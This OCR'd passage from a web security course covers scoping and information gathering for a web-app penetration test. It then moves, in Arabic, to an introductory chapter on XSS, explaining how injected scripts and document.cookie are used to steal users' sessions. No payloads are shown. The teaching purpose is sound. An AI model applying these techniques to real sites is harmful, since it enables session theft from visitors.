
Our first step in this case will be to consider the overall scope of the application:

- What is it for?
- Does it allow user registration?
- Does it have an administration panel?
- Does it take input from the user?
- What kind of input?
- Does it accept file uploads?
- Does it use JavaScript or Ajax or Flash? And so on.

The following questions should help guide you:

- What is the purpose of the website/web application?
  - Sell online?
  - Corporate online presence?
  - Blogging?
- What seems to be the core of the website?
  - Selling products?
  - Do they sell memberships? digital contents?
- Does it require login to perform certain actions?
- What are the main areas of the website?
  - Blogs?
  - eCommerce area?


HOME
Blogs
(Wordpress)
Login
eCommerce
(zenCart)
Memers Area
Download Area


Name:
Organization Foo inc.
Date:
10-10-2009
Information gathering - phase
Information
MAIN SITE
www.fooorginc.com
BLOGS
blogs.fooorginc.com
eCommerce
buy.fooorginc.com
Download Area
www.fooorginc.com/downloads
Has redirections
Has user's supplied data
Has interaction with the database
Has login
Has client side validation
Has interaction with the database
Has interaction with the database
Has login

تم بحمد لله انتهاء الفصل الاول

الفصل الثانى
ثغرة ال XSS

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل

- ما هي ثغرة XSS
- كيف تعمل ثغرة XSS
- انواع ثغرة XSS
- اضرار الثغرة
- الحماية من الثغرة

ما هي ثغرة XSS


- تعد XSS من أشهر الهجمات على الويب والتي تتم عبر حقن موقعك بسكريبت يقوم بتنفيذ أوامر خبيثة على حواسيب الزوار، أي أن موقعك يتحول إلى وسيلة لاصطياد الضحايا عبر سكريبت يزرعه المخترق في موقعك و غالبا ما يكون الاسكربت بلغة ال java script
- في XSS لا يستهدف المخترق موقعك بدرجة أولى، وإنما يستعمله كجسر للعبور إلى الضحايا الذين يتصفحونه، حيث يستغل ثغرة في موقعك يتسلل من خلالها إلى زوار موقعك للهجوم عليهم.
- و XSS هي اختصار ل Cross Site Scripting، هل لاحظت شيئا؟
- نقول XSS بينما الاختصار ينبغي أن يكون CSS، فلماذا يا ترى؟
- حتى لا نخلط بين مسمى الثغرة وبين لغة الأنماط CSS المعروفة، لذلك تم استبدال حرف C ب X دلالة على Cross والتي تعني بالانجليزية شارة التقاطع وهي ترسم على هيئة X، لذلك تسمى Cross Site Scripting اختصارا ب XSS

كيف تعمل ثغرة XSS

- كما نعلم ثغرات XSS تكمن خطورتها في تعديل لمحتوى صفحات الموقع التي تظهر للمستخدم و ذلك عن طريق حقن اكواد HTML او , Javascript كانك تقوم بالضبط بالتعديل على ملفات الـ html و javascript الخاصة بالموقع من خلال احد برامح محرر صفحات الويب .فثغرات XSS تساعد المخترق على تعديل صفحات الموقع و عمل صفحات مزورة مع الاحتفاظ بنفس رابط الصفحة و الدومين , كما يستغلها لبعض لسرقة Sessions او الـ Cookies الخاصة بالمستخدمين و هو يعد اخطر استغلال لثغرات XSS و ذلك عن طريق استخدام داله جافا سكريبت التي تستطيع قراءة بينات الكوكيز مثل document.cookie و ايضاً يستخدم هاكرز أخرون ثغرات الـ XSS في اختراق صفحات الموقع في حال كانت الثغرة من نوع Stored Xss
- ببساطة ثغرات XSS تحدث عندما يقوم المستخدم بأرسل مدخل للصفحة و تقوم الصفحة بأخذ هذا المدخل من المستخدم وعرضه مباشرة كما هو في HTMLعن طريق دوال البرمجة مثلا print و echo


كيف تعمل ثغرة XSS (تكمله...)

- مثال بسيط جداً على ذلك صفحة تطلب من المستخدم إدخال اسمه الشخصي




كيف تعمل ثغرة XSS (تكمله...)

- و يدخل اليها الاسم Ahmed Aboul-Ela
- بعد ذلك تقوم بعرض الجملة Welcome Ahmed Aboul-ELa




كيف تعمل ثغرة XSS (تكمله...)

- و اذا استعرضنا html code يكون كالتالي



